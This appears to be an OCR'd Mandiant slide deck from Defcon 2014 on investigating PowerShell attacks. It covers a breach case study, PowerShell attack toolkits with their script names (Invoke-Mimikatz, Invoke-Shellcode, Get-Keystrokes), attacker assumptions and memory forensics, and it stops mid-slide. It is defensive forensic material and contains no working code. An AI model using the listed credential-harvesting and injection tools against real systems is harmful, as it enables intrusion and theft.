
MANDIANT®
A FireEye™ Company

Investigating PowerShell Attacks

Defcon 2014
(Pre-Conference Draft)

PRESENTED BY: Ryan Kazanciyan, Matt Hastings

Background Case Study



- Fortune 100 organization
- Compromised for > 3 years
  - Active Directory
  - Authenticated access to corporate VPN
- Command-and-control via
  - Scheduled tasks
  - Local execution of PowerShell scripts
  - PowerShell Remoting


Why PowerShell?


It can do almost anything…


- Execute commands
- Download files from the internet
- Reflectively load / inject code
- Interface with Win32 API
- Enumerate files
- Interact with the registry
- Interact with services
- Examine processes
- Retrieve event logs
- Access .NET framework

PowerShell Attack Tools


- **PowerSploit**
  - Reconnaissance
  - Code execution
  - DLL injection
  - Credential harvesting
  - Reverse engineering
- Nishang
- Posh-SecMod
- Veil-PowerView
- Metasploit
- More to come…


CodeExecution.psd1
CodeExecution.psm1
Invoke-DllInjection.ps1
Invoke-ReflectivePEInjection.ps1
Invoke-Shellcode.ps1



Get-Keystrokes.ps1
Get-TimedScreenshot.ps1
Get-VaultCredentials.ps1
Get-VaultCredentials.ps1xml
Invoke-CredentialInjection.ps1
Invoke-Mimikatz.ps1


Get-ComputerDetails.ps1
Get-HttpStatus.ps1
Invoke-Portscan.ps1
Invoke-ReverseDnsLookup.ps1

PowerShell Malware in the Wild


Windows PowerShell and the "PowerShell Worm"

PowerShell Team 3 Aug 2006 6:34 AM 13


TrendLabs


SECURITY INTELLIGENCE BLOG

Threat News and Information Direct from the Experts

Jun 1

Ransomware Now Uses Windows PowerShell

7:54 pm (UTC-7) | by Mark Joseph Manahan (Threat Response Engineer)



The Dark Power of Windows PowerShell

Created: 07 Apr 2014 23:49:19 GMT • Updated: 08 Apr 2014 09:05:07 GMT • Translations availabl

Roberto Sponchioni SYMANTEC EMPLOYEE

Symantec. Official Blog


Windows PowerShell, the Microsoft scripting language, has made the headlines r
leveraging it for malicious purposes. Symantec has identified more PowerShell sc


Mar 27

Word and Excel Files Infected Using Windows PowerShell


1:16 pm (UTC-7) | by Alvin John Nieto (Threat Response Engineer)

Investigation Methodology



Attacker Assumptions

- Has admin (local or domain) on target system
- Has network access to needed ports on target system
- Can use other remote command execution methods to:
  - Enable execution of unsigned PS scripts
  - Enable PS remoting



Version Reference


	2.0	3.0	4.0
Windows 7 SP1	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008 R2	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)

Memory Analysis


Memory Analysis

- **Scenario**: Attacker interacts with target host through PowerShell remoting
- What’s left in memory on the accessed system?
- How can you find it?
- How long does it persist?

WinRM Process Hierarchy




Remnants in Memory



Example: In-Memory Remnants

SOAP in WinRM service memory, after interactive PsSession with command:

